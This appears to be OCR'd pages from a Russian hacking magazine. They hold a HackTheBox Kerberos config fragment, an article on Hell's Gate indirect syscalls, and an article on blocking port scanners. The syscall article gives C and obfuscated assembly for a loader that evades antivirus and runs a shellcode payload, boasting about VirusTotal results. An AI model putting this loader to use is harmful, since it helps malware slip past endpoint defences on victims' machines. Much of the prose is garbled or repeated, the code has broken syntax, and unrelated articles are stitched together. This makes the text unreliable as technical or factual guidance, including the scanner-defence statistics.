[libdefaults]
        default_realm = HTB.LOCAL
        dns_lookup_realm = false
        dns_lookup_kdc = false
        ticket_lifetime = 24h
        forwardable = true
        mail_prog = /usr/sbin/sendmail -oi -t -f %s
        logfile = /var/log/krb5libs.log
[realms]
        HTB.LOCAL = {
                kdc = cerberus.htb.local
                admin_server = cerberus.htb.local
                default_domain = htb.local
}
[domain_realm]
        .htb.local = HTB.LOCAL
        htb.local = HTB.LOCAL
```

Такие отличаются SSSD среди профилей Apache:

```
-rw-r--r-- 1 root root 1944 Jan 21  2022 sssd.conf
-rw-r--r-- 1 root root 1944 Jan 21  2022 sssd.conf.bak
-rw-r--r-- 1 root root 1944 Jan 21  2022 sssd.conf.old
-rw-r--r-- 1 root root 1944 Jan 21  2022 sssd.conf.pcmk
-rw-r--r-- 1 root root 1611 Oct  4 17:04 ldap.conf.bak
```

# ВРАТА АДА

## ПЕРЕТЫКИВАЕМ HELLSGATE С МОСКАЛЬМ АНТИВИРУСА

Mr.Mishka(mishka@xakep.ru)

Хочешь узнать, как обойти антивирусные программы с помощью системных вызовов? Хочешь узнать, как использовать технологии перехвата системных вызовов? Хочешь узнать, программируем ли ассемблер до сих пор? Если ответ хотя бы в паяльнике, чтобы паяльник PLED-ненужен!

**ЧТО ТАКОЕ ВРАТА АДА**

Многие антивирусные продукты (да и некоторые программы любят ставить свои перехватчики системных вызовов. Для чего? Чтобы отслеживать всю свою сомнительную деятельность. Чтобы отслеживать всю свою сомнительную деятельность. Чтобы отслеживать всю свою сомнительную деятельность.

# ВРАТА АДА

## ПРЕОДОЛЕНИЕ ЗАЩИТЫ ПРОЦЕССОВ ЧЕРЕЗ ЯДРО

Приветствуем, ПОЛЬЗОВАТЕЛИ    Сегодня пожелаем вы прощаем ПОЛЬЗОВАТЕЛИ!!! Технологии постоянно развиваются, и вместе с ними развивается и метод создания скрытых модулей ядра операционной системы Windows. Если ранее, что позволяло использовать для скрытого внедрения в ядро, сейчас уже не работает, но есть и такие методы, которые позволяют скрывать процессы после того как можно.

**PROCESS_TERMINATE|PROCESS_CREATE_THREAD|PROCESS_VM_OPERATION|PROCESS_VM_READ|PROCESS_VM_WRITE|PROCESS_DUP_HANDLE|PROCESS_QUERY_INFORMATION|PROCESS_SUSPEND_RESUME|PROCESS_QUERY_LIMITED_INFORMATION|SYNCHRONIZE**

Но, если вы хотите, чтобы ваш процесс не мог быть завершен, приостановлен, отладан, или, например, чтобы к нему не могли подключиться другие процессы, то вам нужно использовать **ZwSetInformationProcess**, которая, в отличие от **NtSetInformationProcess**, позволяет использовать расширенные флаги. Например, для того, чтобы ваш процесс не мог быть завершен, приостановлен, отладан, или, например, чтобы к нему не могли подключиться другие процессы,

# ВРАТА АДА

ПЕРЕПРЕЖИВАЕМ HELLS GATE И СОВСЕМ ОДИН АНТИВИРУС

Выполняем Kernel32

## ПЕРЕВРАЩЕНИЕ В INDIRECT SYSCALL

Убедившись, что наши чудо работает, приведем его к окончательному виду. То, что мы создали, называется Direct Syscall — вызов сисколла прям вставкой в код программы. Но есть и косвенные syscall. Такой метод сложнее часто шифровал, так как инструкции syscall неизвестны для обычных исполняемых файлов.

По умолчанию эта инструкция присутствует только в файле ntdll.dll. Поэтому программа передавала наш программный код Indirect Syscall. Реализация через косвенные вызовы заключается в том, что в нашем коде будет отсутствовать вызов инструкции syscall. Вместо этого мы собственноручно обнаружим адрес этой инструкции в ntdll.dll и запишем обратимся к нему, что произошедет вызов и переход в Kernel Mode.

Сначала изменим структуру NT_SYSCALL, теперь в ней еще будет лежать и адрес инструкции syscall

```
typedef struct _NT_SYSCALL
{
    DWORD dwSSn;
    DWORD dwSyscallHash;
    PVOID pSyscallInstAddress;
    PVOID pSyscallInstAddrs;    // Адрес будет тут
}
}NT_SYSCALL, * PNT_SYSCALL;
```

Следующим шагом изменим функцию FetchNTSyscall(), добавив в нее возможность поиска адреса инструкции syscall в адресном пространстве ntdll.dll. Поиск вновь делаем по паттерна в памяти. Нам требуется найти 0x0F и 0x05. что соответствует инструкции syscall.

Сообщаем инструкцию syscall

Для поиска сигнатуры использовать алгоритм по добавлению к адресу функции ntdll.dll смещения. Этот адрес, если что, на момент поиска инструкции syscall будет лежать в pSyscallAddress

```
#define RANGE 500

...

    ULONG_PTR uFuncAddress = (ULONG_PTR)pNtStys->pSyscallAddress +
0xf2;

    for (DWORD z = 0, x = 1; z < RANGE; z++, x++) {
        if (*(PUCHAR)uFuncAddress + z) == 0x0F && *(PBYTE)
uFuncAddress + x) == 0x05) {
            pNtSys->pSyscallInstAddrs = (ULONG_PTR)uFuncAddress +
z);
            break;
        }
    }
}
```

Этот код добавляем к конец функции FetchNTSyscall()

```
#define RANGE 500
BOOL FetchNTSyscall(IN DWORD dwSyHash, OUT PNT_SYSCALL pNtSys) {
    if (g_NtdllConf.uModule)
        if (!InitNtdllConfigStructure())
            return FALSE;
    }
    if (dwSyHash != NULL)
        pNtSys->dwSyscallHash = dwSyHash;
    else
        return FALSE;

    for (size_t i = 0; i < g_NtdllConf.dwNumberOfNames; i++) {
        ...
    }

    if (!pNtSys->pSyscallAddress)
        return FALSE;
    ULONG_PTR uFuncAddress = (ULONG_PTR)pNtSys->pSyscallAddress +
0xf2;
    for (DWORD z = 0, x = 1; z < RANGE; z++, x++) {
        if (*(PUCHAR)uFuncAddress + z) == 0x0F && *(PBYTE)
uFuncAddress + x) == 0x05) {
            pNtSys->pSyscallInstAddrs = (ULONG_PTR)uFuncAddress +
z);
            break;
        }
    }

    if (pNtSys->dwSSn != NULL && pNtSys->pSyscallAddress != NULL &&
pNtSys->dwSyscallHash != NULL && pNtSys->pSyscallInstAddrs != NULL)
        return TRUE;
    else
        return FALSE;

}
```

Затем следует изменить ассемблерный код, а именно функции SetSSn и RunSyscall. Раньше SetSSn требовал только SSN системного вызова, а затем использовал RunSyscall для его выполнения. Теперь в SetSSn передается еще и значение pSyscallInstAddrs — адрес инструкции syscall.

Из регистров ecx и rdx, которые инициализируются при вызове функции, копируется номер сисколла и адрес. А затем в функции RunSyscall() мы заносим номера сисколла в регистр eax и передаем по адресу инструкции syscall, что приводит к выполнению нашего сисколла.

```
.data
    wSystemCall     DWORD   0h
    qSyscallInsAddrs QWORD  0h

.code

    SetSSn PROC
        mov wSystemCall, 0h
        mov qSyscallInsAddrs, 0h
        mov wSystemCall, ecx
        mov qSyscallInsAddrs, rdx
        ret
    SetSSn ENDP

    RunSyscall PROC
        mov r10, rcx
        mov eax, wSystemCall
        jmp qword ptr [qSyscallInsAddrs]
        ret
    RunSyscall ENDP

end
```

Ну и чуть-чуть обфусцируем наше творение:

```
.data
    wSystemCall     DWORD   0h
    qSyscallInsAddrs QWORD  0h

.code

    SetSSn proc
        xor eax, eax                        ; eax = 0
        mov wSystemCall, eax                ; wSystemCall = 0
        mov qSyscallInsAddrs, rax           ; qSyscallInsAddrs = 0
        mov eax, ecx                        ; eax = ssn
        mov wSystemCall, eax                ; wSystemCall = eax = ssn

        mov r8, rdx                         ; r8 =
AddressOfASyscallInst
            mov qSyscallInsAddrs, r8        ; qSyscallInsAddrs =
r8 = AddressOfASyscallInst
            ret
            SetSSn endp

            RunSyscall proc
            xor r10, r10                    ; r10 = 0
            mov r10, rcx                    ; r10 = rcx
            mov r10, rax                    ; r10 = rax = rcx
            mov eax, wSystemCall            ; eax = ssn
            xor rax, rax
            xor eax, eax    ; wont run
            xor rcx, rcx    ; wont run
            shl r10, 2      ; wont run
Run:
            jmp qword ptr [qSyscallInsAddrs]
            xor r10, r10                    ; r10 = 0
            mov qSyscallInsAddrs, r10       ; qSyscallInsAddrs = 0
            ret
            RunSyscall endp

end
```

Чтобы каждый раз не указывать элементы структуры NT_SYSCALL можно написать макрос, который автоматически делает SetSSn с нужными параметрами, если ему передадут экземпляр структуры.

```
#define SET_SYSCALL(pNtSys)SetSSn(DWORD(pNtSys.dwSSn),(PVOID)(pNtSys.
pSyscallInstAddrs))
```

В результате получаем элегантный кусок кода.

```
NT_SYSCALL NtAllocateVirtualMemory = { 0 };
FetchNTSyscall(HrtAllocateVirtualMemory_Hash, &NtAllocateVirtualMemory
);
SET_SYSCALL(NtAllocateVirtualMemory);
printf("[+] Address of NtAllocateVirtualMemory: %p\n", &NtAllocateVirtualMemory */);
```

Все нужные функции будут по-прежнему хранится в структуре NTAPI_FUNC. надо лишь чуть поправить инициализирующую функцию InitializeNtSyscalls()


```
BOOL InitializeNtSyscalls() {

    if (!FetchNTSyscall(NtAllocateVirtualMemory_CRC32, &g_NT.
NtAllocateVirtualMemory)) {
        printf("[-] Failed In Obtaining The Syscall Number Of
NtAllocateVirtualMemory\n");
        return FALSE;
    }
    printf("[+] Syscall Number Of NtAllocateVirtualMemory Is : 0x%X.
2x \n\t\t+ Executing 'syscall' Instruction Of Address : 0x%p\n", g_NT.
g_NT.NtAllocateVirtualMemory.dwSSn, g_NT.NtAllocateVirtualMemory.
pSyscallInstAddrs);

    if (!FetchNTSyscall(NtProtectVirtualMemory_CRC32, &g_NT.
NtProtectVirtualMemory)) {
        printf("[-] Failed In Obtaining The Syscall Number Of
NtProtectVirtualMemory \n");
        return FALSE;
    }
    printf("[+] Syscall Number Of NtProtectVirtualMemory Is : 0x%X.
2x \n\t\t+ Executing 'syscall' Instruction Of Address : 0x%p\n", g_NT.
g_NT.NtProtectVirtualMemory.dwSSn, g_NT.NtProtectVirtualMemory.
pSyscallInstAddrs);

    if (!FetchNTSyscall(NtCreateThreadEx_CRC32, &g_NT.
NtCreateThreadEx) {
        printf("[-] Failed In Obtaining The Syscall Number Of
NtCreateThreadEx \n");
        return FALSE;
    }
    printf("[+] Syscall Number Of NtCreateThreadEx Is : 0x%X.2X \n\t\
t+ Executing 'syscall' Instruction Of Address : 0x%p\n", g_NT.
NtCreateThreadEx.dwSSn, g_NT.NtCreateThreadEx.pSyscallInstAddrs);

    if (!FetchNTSyscall(NtWaitForSingleObject_CRC32, &g_NT.
NtWaitForSingleObject) {
        printf("[-] Failed In Obtaining The Syscall Number Of
NtWaitForSingleObject \n");
        return FALSE;
    }
    printf("[+] Syscall Number Of NtWaitForSingleObject Is : 0x%X.2X
\n\t\t+ Executing 'syscall' Instruction Of Address : 0x%p\n", g_NT.
NtWaitForSingleObject.dwSSn, g_NT.NtWaitForSingleObject.
pSyscallInstAddrs);

    return TRUE;
}
```

И финальное — main()


```
int main() {

    NTSTATUS        STATUS      = NULL;
    PVOID           pAddress    = NULL;
    SIZE_T          sSize       = sizeof(Payload);
    DWORD           dwOld       = NULL;
    HANDLE          hProcess    = (HANDLE)-1;
                    hThread     = NULL;

    if (!InitializeNtSyscalls()) {
        printf("[!] Failed To Initialize The Specified
Indirect-Syscalls \n");
        return -1;
    }

    SET_SYSCALL(g_NT.NtAllocateVirtualMemory);
    if (STATUS = RunSyscall(NtProcess, &pAddress, 0, &sSize,
MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE)) != 0x00 || pAddress ==
NULL) {
        printf("[!] NtAllocateVirtualMemory Failed With Error: 0x%X.
08 \n", STATUS);
        return -1;
    }

    memcpy(pAddress, Payload, sizeof(Payload));
    sSize = sizeof(Payload);

    SET_SYSCALL(g_NT.NtProtectVirtualMemory);
    if (STATUS = RunSyscall(NtProcess, &pAddress, &sSize,
PAGE_EXECUTE_READ, &dwOld)) != 0x00) {
        printf("[!] NtProtectVirtualMemory Failed With Status : 0x%X.
8X\n", STATUS);
        return -1;
    }

    SET_SYSCALL(g_NT.NtCreateThreadEx);
    if (STATUS = RunSyscall(&NtThread, THREAD_ALL_ACCESS, NULL,
NtProcess, pAddress, NULL, FALSE, NULL, NULL, NULL, NULL)) != 0x00) {
        printf("[!] NtCreateThreadEx Failed With Status : 0x%X.8X\n",
STATUS);
        return -1;
    }

    SET_SYSCALL(g_NT.NtWaitForSingleObject);
    if (STATUS = RunSyscall(&NtThread, FALSE, NULL)) != 0x00) {
        printf("[!] NtWaitForSingleObject Failed With Error: 0x%X.8X
\n", STATUS);
        return -1;
    }

    printf("[*] Press <Enter> To Quit ... ");
    getchar();

    return 0;
}
```

## ФИНАЛЬНЫЙ ВАРИАНТ

Итак, проект был переписан под Indirect-сисколы. ассемблерный листинг обфуцирован. Осталось только запустить. Сами собой, этот вариант станет еще более незаметным и стабильным от антивирусных программ!



Результаты подписываем на VT



Сейчас всё может

Поздравляю, мы добились желаемого результата!

# SCANNERS

## ЗАЩИЩАЕМ ПЕРИМЕТР ОТ СКАНЕРОВ И БОТОВ

sa745
@sanchezzzhack

Давно прошли времена травоядного интернета, когда сканеры, сетящие нетрикрытым сетевым током на любые адресе, имели хорошие шансы жить годами, а слово DoS звучало лишь как ругательство. Статистика говорит, что до момента, пока доменным радаром нащупает мусоровоз открытый порт Telnet, пройдет около двух минут, RDS — шесть минут, ssh — 80 секунд — двенадцать, а Android Debug Bridge — двадцать.

И парка с той стороны, чтобы не просто собирают данные для дальнейшего Чебы в этом убедиться, достаточно открыть SSH и посмотреть, как в течение получаса в твой лог-файлик целая толпа спецназовцев из чужой сети пытается генерировать залпом вводе такие:

```
sshd[29768]: Failed password for www-data from 82.154.230.101 port 59320 ssh2
sshd[29768]: Received disconnect from 82.154.230.101 port 59320:11: Bye Bye [preauth]
sshd[29768]: Disconnected from authenticating user www-data 82.154.230.101 port 59320 [preauth]
sshd[29769]: Invalid user ftp from 165.152.18.138 port 51316
sshd[29769]: pam_unix(sshd-auth): check pass; user unknown
sshd[29769]: pam_unix(sshd-auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=165.152.18.138
sshd[29769]: Failed password for invalid user ftp from 165.152.18.138 port 51316 ssh2
```

Не надо быть сотрудником ИБ-отдела, чтобы догадаться, какие именно исследования проводят эти граждане. И изобиловать в их назойливости внимание достаточно сложно. Ну если вдыхнуть, то с процесса брут подсчитывается всё новый и новый адресс, и всё уже кажется, что весь интернет сидит исключительно с новых IP.

Если говорить языком шифр, то за час любой адрес IPv4 (даже не стеснующий шарить и на чужих серверах) проходит 65 000 раз с полным перебором истинности. За месяц будут опрошены все порты до одного, за два недели — 65 000, а за месяц — 65 000. В общем, «неубиваемый» — это многосложная брат ещё как следит.

Учитывая, что даже если инфраструктуру твоей компании обслуживает команда опытных спецназовцев, которые быстро и решительно нанаглашают сервис обслуживания, а внутренний «на лицо» сервер «закуклился» спокуй (которая потом вскоп годами) и не выкладывает по-быстрому файлики для суйбрандомов (ну кто тем его найдет на нашем сервитере порте, но мы, конечно, не исключаем «окно уязвимости»).

Эксплоит уже в работе, а разработчики еще постоянят пати, а потом пытаемся его разбиться — пока вся это суперкритика, атакующая сторона, имея предварительно собранную базу отмечена, быстро и точно по нам отработает. А что в просто воспользовался посмотреть внутренний вещай, которые раздают доступ к такой информации через API за всякие хорошие вознаграждения. Да и просто сканирование при помощи нового «Шифр Пора» позволяет, не приходя в сознание, составить грубый список целей, которые потом спокойно перебрать Кто и что перебрал — это отдельно.

Гораздо лучше, если системы на новом с внешних служб просто не будут знать, по крайней мере до момента, пока напрямую не заинтересуют.

### ПОСТАНОВКА ЗАДАЧИ

Работы по защите периметра от сканирования можно разбить на две части. Первая — это формирование стоп-листа в адресном пространстве, которое вызывает вопросы (или, наоборот, «нижим вопросов уже нет», вторая — распределение и применение этого списка по машинам.

Не одна, но другая задача не представляет сложности в плане реализации, но для комплексного решения потребуется дополнительная логика и «какой-то фреймс», в котором будет удобно хранить и анализировать данные.

Делать такой комбайн только для себя не очень целесообразно, поэтому, когда среда ясна, что перед кем стоит и для кого делать не обходится, я решил создать более-менее универсальный проект, пригодный для использования всем, кому нужна защита.

Так родился проект scanblocker, который помогает мне защищать машины от начинаю внимания, с возможностью расширения и тебе. Давным и пожалуй, как работает разные его модули и что здесь добиться с их применением.




### УГРОЗЫ И НЕЙТРАЛИЗАЦИЯ

Если кому-то кажется, что сканирование — это вещь простая и вариантов тут нет, то он ошибается. За каждым наблюдавшим вырастает три разных типа.

**Сканер.** Тут все понятно: зарядили перебор портов, не особо скрываясь, и сидим ждем. Сканеры, могут на постоянной основе или периодично, но всегда с одного адреса. Это легко выявить и заблокировать. Если нам приходит три пакета от один-но того же адресса/порта, то добро пожаловать в блок. Но момент начинается статус-тверде досмотра самих активных источников этого класса за месяц, вы поймете так:

| Адрес | Запросов |
|---|---|
| 185.65.187.79 | 54 475 |
| 79.124.59.194 | 51 531 |
| 185.81.68.119 | 29 806 |
| 89.248.168.70 | 19 601 |
| 80.82.77.62 | 19 552 |
| 45.135.66.30 | 17 636 |
| 80.66.83.131 | 16 826 |
| 80.66.83.122 | 16 709 |
| 80.66.83.120 | 16 479 |
| 185.81.68.118 | 14 848 |

**Вампиры.** Это менее заметные персонажи. Их действие выглядит так: со случайного прокси-протокол запрос на какой-то конкретный порт, и только на него. Блокировать такое сканирование по отечеству бесполезно, а следующий раз какие-нибудь вампиры не сделал с точно так же порт сдал порт. При этом первое обращение все равно пройдет (если у тебе есть соответствующие сервисы). Таких запросов во множестве идет ежедневно бесчисленно, без какого-то, но даже хотя бы выгодит на протяжении месяца.

| Дата | Время | Адрес | Агент | Порт |
|---|---|---|---|---|
| 2023-07-01 | 22:42:28 | 41.168.118.140 | B | 6579 |
| 2023-07-01 | 22:42:31 | 41.168.118.140 | A | 6579 |
| 2023-07-09 | 21:24:14 | 41.168.118.140 | B | 6579 |
| 2023-07-09 | 21:28:07 | 41.168.118.140 | A | 6579 |
| 2023-07-09 | 22:30:44 | 41.168.118.140 | A | 6579 |
| 2023-07-16 | 16:26:31 | 41.168.118.140 | C | 6579 |
| 2023-07-16 | 16:00:02 | 41.168.118.140 | C | 6579 |
| 2023-07-16 | 05:02:16 | 41.168.118.140 | A | 6579 |
| 2023-07-16 | 05:02:09 | 41.168.118.140 | B | 6579 |
| 2023-07-16 | 04:31:16 | 41.168.118.140 | B | 6579 |
| 2023-07-20 | 19:24:21 | 41.168.118.140 | B | 6579 |
| 2023-07-20 | 19:24:27 | 41.168.118.140 | A | 6579 |
| 2023-07-20 | 20:33:49 | 41.168.118.140 | C | 6579 |

A/B/C — это маркер агента, куда запрос пришел. Здесь большинство можно только перевеселить. Этим занимается модуль дроссель, который повторяет запрос сервера для порта. По умолчанию все порты закрыты, и чтобы получить доступ, надо повторить запрос заданное число раз (часто повторов, задержку между ними и последующий интервал, можно задать в настройках модуля).

В общем случае это не достаешет нарушить, кроме замедленного первого соединения. Доступ для запроса по умолчанию открывается на сутки, потом процедура повторится. Эффективность не сторопаешний, но, задав число повторов равное среднему, можно отбить по сканам 80% нежелательных запросов. Ещё 15% — от 95%. Но при — это уже уже совсем прецел. Сетевой стек ядра по-прежнему не позволит пати запросов, как правило, от клиентов, и отвечать начнет уже нормальным ходом.

На каждый случай дроссель ведет в том числе номер порта. Ведь в реальных параметры эффективности для портов 80 и 22, а для Elasticsearch (9200) гораздо выгоднее задержать пакет отправки 99 запросов на 100.

Также на примере сканеров этого класса можно оценить скорость работы «агентов» по прохождению/обнаружению процедуры. Из таблицы видно, что задержка между пактами варьируется от секунд (для сервисов адресов) до часов. Если сканеры «вампиры» не могут сканировать, то «сканеры» ловят спокойно. Например, во время подготовки выборки я нашел примеру, когда адреса из разных подсетей стали брать спокойно с разницей в двое суток, зато сообщение — с разницей в пару минут.

Третий тип сканеров самый отвратный. Это периодическая пострашнее! Но что бы выгодит это следующим образом.

| Дата | Время | Адрес | Агент | Порт |
|---|---|---|---|---|
| 2023-07-03 | 04:16:42 | 184.105.247.200 | A | 2096 |
| 2023-07-03 | 04:21:08 | 184.105.247.200 | A | 3333 |
| 2023-07-03 | 14:21:15 | 184.105.247.200 | B | 8010 |
| 2023-07-03 | 14:26:46 | 184.105.247.200 | A | 10000 |
| 2023-07-12 | 09:25:24 | 184.105.247.200 | A | 8001 |
| 2023-07-14 | 09:19:57 | 184.105.247.200 | A | 1900 |
| 2023-07-14 | 09:53:46 | 184.105.247.200 | B | 123 |
| 2023-07-14 | 12:20:41 | 184.105.247.200 | B | 3128 |
| 2023-07-15 | 08:41:08 | 184.105.247.200 | C | 8888 |
| 2023-07-16 | 08:10:24 | 184.105.247.200 | B | 6888 |
| 2023-07-17 | 13:53:41 | 184.105.247.200 | B | 502 |
| 2023-07-18 | 09:35:41 | 184.105.247.200 | A | 8090 |
| 2023-07-19 | 13:56:59 | 184.105.247.200 | B | 5222 |
| 2023-07-20 | 16:48:50 | 184.105.247.200 | A | 2404 |
| 2023-07-21 | 18:35:17 | 184.105.247.200 | A | 443 |
| 2023-07-22 | 10:25:15 | 184.105.247.200 | A | 80 |
| 2023-07-22 | 13:25:15 | 184.105.247.200 | C | 80 |
| 2023-07-22 | 13:35:42 | 184.105.247.200 | C | 50473 |
| 2023-07-22 | 13:35:42 | 184.105.247.200 | C | 50473 |

**Поисковики по интернету** — это третья категория. От них задача приходит бесчестного, адреса отрицывают враньиной. Бывает, отрицывают несколько раз с разных адресов. У них целая инфраструктура и «ходоймы» от провайдера, так что можно размазывать запросы по нескольким и вообще никогда не спешить.

Для работы с подобными клиентами предназначен модуль ladyscript, который проверяет, сканер ходит с адреса было зарегистрировано в доверенных поисковиков, перед по «ночевке» надень в кэшем этого адреса. И если выясняется, что источник заинтересен своим делом «спетчик», когда, не «спетчик» проверяет, что такое действие больше напоминает запрашивание нужной случаюки кэт — лучшего способа перелечь внимание не придумать.

Для «особого» случая стать письки нет, так как на одного добродоброго источника приходит тем менее отличников, вопросов к которым можно задать что угодно. Поэтому сетевой стек выгодит на уровне ядра, чтобы не отвлекать на «ненужные» вопросы.

### РЕАГИРУЕМ НА СОБЫТИЯ

Текущее состояние блокировок хранится в базе данных (SQLite, но лучше Postgres), но постоянно отрицывать БД на предмет новых записей, если кэшет «ночи» нет по старым, — это время-ядра-ядра. Поэтому есть модуль notify. Посмотрел Bisconnected по внешнему ежевыми сапнерки, когда произошло событие и сообщает в Telegram для обсуждения автоматическую «ночную» по комментарию разрешения блокировок. А можно подвесить чат-бота, который спрятет ночь альфы оперсрсов сетей (а отвечать ему будет другой чат-бот, очень удобно).

### К ВОПРОСУ О «ПОПИНГУ»

В бывае времена определенную популярность имела тактика блокировки ДДоС-ящиков путем сокрытия ответов с сканы мешающих. В попробовал сравнить внедрения пока на стенах, которой отвечал на зво, с запросом и мешаю, которой отвечал на мешающий своего пространства, и не нашел значимых корреляций.

Значит, сейчас такие меры не работают и гораздо разве что для самообмана. Возможно, во времена 2400/ICMNE попрыш «мотальных» машин давал существенную экономию в скорости обра информации, но сейчас пойдем с пропускной способностью сетей нет и, запрошив при протоколы, ты только создашь большие проблем себе.

Перенаем, конечно, могут поскольжиться, что при открытом ICMP перестанешь атаки больше и, анализируя ответы, можно набрать него-нибудь интересного. Однако современные мамы сделают будет сложнее, чем перенаем по почте (в лучшем случае шифров ее анализируют и требуя от полковника ввести пароль), поэтому на «ночь» такие предосторожности излишни.

Продолжение статьи →

# SCAN2BAN

ЗАЩИЩАЕМ ПЕРИМЕТР ОТ СКАНЕРОВ И БОТОВ

## КТО СТУЧИТСЯ В ДВЕРЬ МОЯ?

Собирамая база собачьей позволяет поблочным узнать о гостях. Для начала приеску разрешаты чемпионата мира по непрошеному опросу портов на предмет интересных с Geoip посланников гроссмейстеры матрицы с приемной ой.

| Сегмент | Запросов | Сегмент | Запросов |
|---|---|---|---|
| RU | 16 960 | IQ | 6 760 |
| US | 14468 | DE | 4 606 |
| NL | 6438 | VN | 4 605 |
| BG | 5937 | CN | 3 717 |
| HK | 22693 | KR | 2 867 |
| DE | 20 404 | TW | 1 328 |
| GB | 14896 | FR | 1 308 |
| EE | 10 832 | PA | 1 150 |
| SG | 7824 | IN | 1 100 |
| AZ | 7544 | CA | 1 058 |
| RO | 6 950 | Другие | 10 800 |

С серьезным отрывом лидирует зона RU, но не все так просто. Почему — покажу позже. Десятка самых спрашивающих портов TCP выглядит вот так.

| Порт | Обращений | Порт | Обращений |
|---|---|---|---|
| 23 | 10946 | 5555 | 1 501 |
| 6379 | 5808 | 1433 | 1 444 |
| 2222 | 4754 | 222 | 1 408 |
| 2332 | 3041 | 9000 | 1 325 |
| 443 | 3024 | 81 | 1 316 |
| 8080 | 2826 | 9999 | 1 184 |
| 80 | 2 600 | 9001 | 1 176 |
| 22222 | 2603 | 9090 | 1 145 |
| 3389 | 2592 | 3128 | 959 |
| 445 | 2175 | 8443 | 920 |

Страсть по почтовку наносит на какую-то серьезную эпидемию среди роутеров (!), запросов к порту 6379 — просто на миллионные чем гриппа в соцначе» серверы Redis, в ест порта 2222, 22332 и 22222 — это что-то новенькое, так как, наприме, могло назад они в выборе отсутствовали. Вполне вероятно, мы имеем дело с какой-то свежей проблемой. Этот порт 16 23 и 6379 вызывает наибольший интерес, от Китая, а страной интереса к двоечкам — из США.

Кстати, порядка 30% субаботов имеют открытый порт, аналогичный тому, к которому они обратились (выборка для порта 6379). А вот для порта 23 (Telnet) этот показатель падает до 10%. Где для продвижения решений защиты: клиенты сами стучатся в дверь! Если, конечно, твоим технарям не смущают каким входа вот таким.

UDP всех интересуют на порядок меньше, но тем не менее за месяц набирается ощутимое число запросов.


| Порт | Обращений | Порт | Обращений |
|---|---|---|---|
| 5060 | 2945 | 6881 | 184 |
| 123 | 857 | 1194 | 173 |
| 53 | 702 | 389 | 153 |
| 500 | 540 | 8082 | 151 |
| 161 | 413 | 5683 | 149 |
| 1900 | 384 | 8081 | 146 |
| 1434 | 288 | 8000 | 145 |
| 5353 | 286 | 30301 | 144 |
| 3070 | 254 | 5632 | 135 |
| 11211 | 218 | 5351 | 133 |

Смотрелась на первую тройку, и в голову пришедшей фразы: «как зовут? Время сосать? Поскольку есть?» Причем для третьи вопрошающих даже не интересуется, как зовут, сразу переходит к «поскорее».

Может возникнуть вопрос: а какие порты самые секретные? Должна же есть будет аналогичная ботов занимается тотальным перебором, так как это существенно замедляет процесс, мешает «выборам» по наиболее вероятным портам. Поэтому какой-нибудь Citrix Netscaler имеет шансы получить в свои переходимом виде немного подольше. У его владельцев хотя бы будет шанс успеть выиграть гаечки от торрентов и проверить, что в них нет трояна, до того как боты перейдут к работе по данным, заблетию собранным «которыми тупо Snoop».

Скорость чистки мешков работы стоков блокировок составляет больше 11 000 адресов, при общей базе, а так или иначе отмечаемых — 154 000. Средняя продолжительность около 1500 записей в сутки после «программы», причем заметны волны. Например, вот так выглядит график регистрации новых адресов стоки в начале — это очевидное следствие «холодного» пуска.

А так выглядит расклад по национальным сегментам в зависимости от «плотности» генерации трафика (отношение числа запросов к числу заселившихся источников):




Лидеры, прямо скажем, неожиданные. Впрочем, при ближайшем рассмотрении выяснится, что в зоне AZ, NL, EE и RU функционируют постоянные скачкоры, на фоне которых выделяются просто перлеты. Разница в плотности запросов между первым местом (1400 пакетов на адрес) и зонкой НК (почетного шестого места — 30 раз (45 пакетов на адрес).

Второй сторонник передовой опыт, в которой серит самые любопытные граждане, если верить Whois, в начале фигурирует GB (Великобритания), потом DE, а на третьем месте — в частности сам из Азербайджана. Будем считать, что это британские ученые занимаются научными разработками. Так же, кстати, рашен телефон и контактное лицо в Германии, так что желающие могут поинтересоваться у ученых.

## АНГЛИЧАНКА СКАНИТ

Раз уж мы выяснили, что основная часть трафика — это целенаправленный сбор информации, почему бы не выделить активные источники. Если адреса регистрировать по сегментам **/24**, то мы получим 16 519 таких источников.

Портовое значение для стоки непрерывнаправленного интереса подбрасим на основе известного сервиса в частности сами из самых мерзотных скаперов, что удалось обнаружить, запасая на The Shadow Server Foundation (он адрес фигурировал в разделе про выборку), он генерирует по более 400 запросов в месяц, чтобы был запас, умножим значение до 100 (это значит, что для попадания в отчет за месяц, из сети класса C должно пройти не менее 100 пакетов). Результат выглядит так.

| Сегмент | Сегментов | Запросов всего | Среднее на сегмент |
|---|---|---|---|
| EE | 1 | 9864 | 9864 |
| RU | 21 | 139483 | 6 641 |
| NL | 9 | 67509 | 7 506 |
| AZ | 1 | 6484 | 6484 |
| US | 13 | 58 535 | 4 485 |
| HK | 6 | 20359 | 3 393 |
| LT | 1 | 3052 | 3052 |
| BG | 3 | 6 595 | 2 131 |
| GB | 7 | 13881 | 1 978 |
| US | 126 | 121828 | 966 |

Мы в тройке, но не стоит доставать шашку и балалайку. Если реальные посмотреть стоки подробней, отнесенных к зоне RU, то выяснится, что 95% трафика выдают пять из них. И тут нас ждет Whois, который показывает, что каждая тройка сегментов — это организация из Великобритании, четвертого — из США (Калифа), а пятого — из ЮАР (Африка). Спорт стоки, с номерами «конечный скелетный скакер» на порции даже отборный тут.

Когда у нас есть адреса, по которым подозрительные сетевой, мы можем его вычесть из общего массива и соотнести число оставшихся адресов с размером сегмента по каждому сегменту. Таким образом мы получим приблизительное понимание, кто эффективнее расходует IP-пространство на подкармливание искусственной жизни в интернете.

| Сегмент | Источников | Запросов | Размер сегмента | Коэффициент |
|---|---|---|---|---|
| LT | 109 | 1049 | 565536 | 0.00029860 |
| UZ | 70 | 400 | 69632 | 0.00026159 |
| KH | 101 | 465 | 47020 | 0.00024219 |
| VN | 2435 | 1477 | 1623856 | 0.00030348 |
| MN | 34 | 139 | 256320 | 0.00016790 |
| VE | 1002 | 1994 | 4207718 | 0.00024158 |
| GE | 178 | 372 | 1273342 | 0.00018990 |
| MD | 47 | 110 | 337348 | 0.00018978 |
| AM | 86 | 239 | 629996 | 0.00018651 |
| BD | 262 | 1000 | 1948924 | 0.00015444 |

